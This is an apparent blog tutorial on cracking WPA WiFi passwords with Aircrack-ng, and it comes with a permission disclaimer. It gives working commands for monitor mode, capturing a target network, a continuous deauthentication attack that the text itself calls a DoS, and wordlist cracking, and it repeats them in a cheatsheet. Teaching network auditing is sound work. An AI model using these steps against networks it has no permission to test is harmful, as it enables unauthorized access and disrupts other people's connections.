Cracking Wifi Password with Aircrack-NG
· Updated: Apr 5, 2026 · WiFi Security, Aircrack-NG
Aircrack-ng?
To make a long story short, Aircrack-ng is a network software suite consisting of WiFi security tools that can be used to assess the security of wireless networks. It focuses on different areas of WiFi security, including monitoring, attacking, testing, and cracking.
Disclaimer
This guide is for educational purposes only. Unauthorized access to wireless networks is illegal and unethical. Always obtain permission from the network owner before attempting to access or test their network security.
Only crack your own network or a network where the owner has given you explicit permission.
Hardware Requirements
To get started with Aircrack-ng, you’ll need a compatible wireless network adapter that supports monitor mode and packet injection.
Not sure which WiFi adapter to buy? Check out my guide! it covers chipsets, drivers, and where to buy.
Installing Aircrack-NG
You’ll also need a computer with a GNU/Linux operating system, such as Kali Linux, which comes pre-installed with Aircrack-ng. Or you can install it yourself:
sudo pacman -S aircrack-ngNote: The commands below require root privileges. It’s recommended to use
sudoor switch to the root user.
Testing Speed
You can run this command to test out how many passwords per second Aircrack can try.
sudo aircrack-ng -SFinding Your Wireless Interface
First, identify your wireless interface name:
ip aLook for your wireless interface, it’s usually named something like wlan0, wlo1, or it may be randomly generated. Verify it using ifconfig or ip a to ensure it’s correct.
Checking Card Status
Check if your wireless card supports monitor mode and recognizes the wireless interface:
iwconfig
Starting Monitor Mode
Enable monitor mode on your wireless interface. This will disable your normal network connection:
sudo airmon-ng start <your-interface>
# sudo airmon-ng start wlan0
After enabling monitor mode, your interface will typically be renamed with a mon suffix (e.g., wlan0mon).
Testing Packet Injection
Verify that your adapter supports packet injection:
sudo aireplay-ng -9 <your-interface-mon>
# eg: sudo aireplay-ng -9 wlan0mon
Finding Target WiFi Network
Identify the WiFi network. You’ll need the following information:
- BSSID (MAC address of the access point)
- Channel number
- ESSID (network name)
sudo airodump-ng <your-interface-mon>
# eg: sudo airodump-ng wlan0mon
Creating Capture File
Capture data from the target network:
sudo airodump-ng -d <BSSID> -c <channel> -w <output> <your-interface-mon>
# e.g. sudo airodump-ng -d 11:22:33:44:55:66 -c 1 -w home wlan0mon


This saves capture files as <output>-01.cap, <output>-02.cap, etc. Keep this terminal running while you perform the next step.
Performing Deauthentication Attack
This will disconnect clients from the WiFi network, forcing them to reconnect, which allows you to capture the WPA handshake (or PMKID). The handshake is necessary to crack the WiFi password. You can also use the captured handshake with other tools like Hashcat.
Open a new terminal and run:
sudo aireplay-ng --deauth 0 -a <BSSID> <your-interface-mon>
# eg: sudo aireplay-ng --deauth 0 -a 11:22:33:44:55:66 wlan0mon
Watch the first terminal, once you see WPA handshake: <BSSID>, you’ve captured it and can stop both commands.
Deauthentication Is Not Always Required
Deauthentication is one way to force a client to reconnect in order to capture the handshake. However, you can also simply wait for a legitimate client to connect (or attempt a failed connection) and capture the handshake naturally.
Deauthentication essentially acts as a DoS attack against the AP, but it is not strictly required to crack the AP password.
Cracking the Password
Once you’ve captured the handshake or PMKID, use Aircrack-ng to crack the WiFi password:
sudo aircrack-ng <capture file> -w <wordlist>
# e.g. sudo aircrack-ng home-01.cap -w /usr/share/seclists/Passwords/Leaked-Databases/rockyou-05.txt
# You can use SecLists btw.
Closing Monitor Mode
After you’ve finished testing the network security, stop the monitor mode on your wireless interface. Your normal network connection will be restored:
sudo airmon-ng stop <your-interface-mon>
# eg: sudo airmon-ng stop wlan0mon
By the way
You can simply keep the .cap file, that’s all you need to crack a WiFi password. You don’t need to capture the handshake again. Just keep the .cap file. This file can also be shared with others, which makes the cracking process more flexible and can be done offline or anywhere.
Quick Command Cheatsheet
| Command | Purpose |
|---|---|
ip a | Find your wireless interface name |
iwconfig | Check wireless card status |
airmon-ng start wlan0 | Enable monitor mode |
aireplay-ng -9 wlan0mon | Test packet injection |
airodump-ng wlan0mon | Scan nearby networks |
airodump-ng -d 11:22:33:44:55:66 -c 1 -w home wlan0mon | Capture target traffic |
aireplay-ng --deauth 0 -a 11:22:33:44:55:66 wlan0mon | Force clients to reconnect |
aircrack-ng <cap> -w /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou-05.txt | Crack captured handshake |
airmon-ng stop wlan0mon | Disable monitor mode |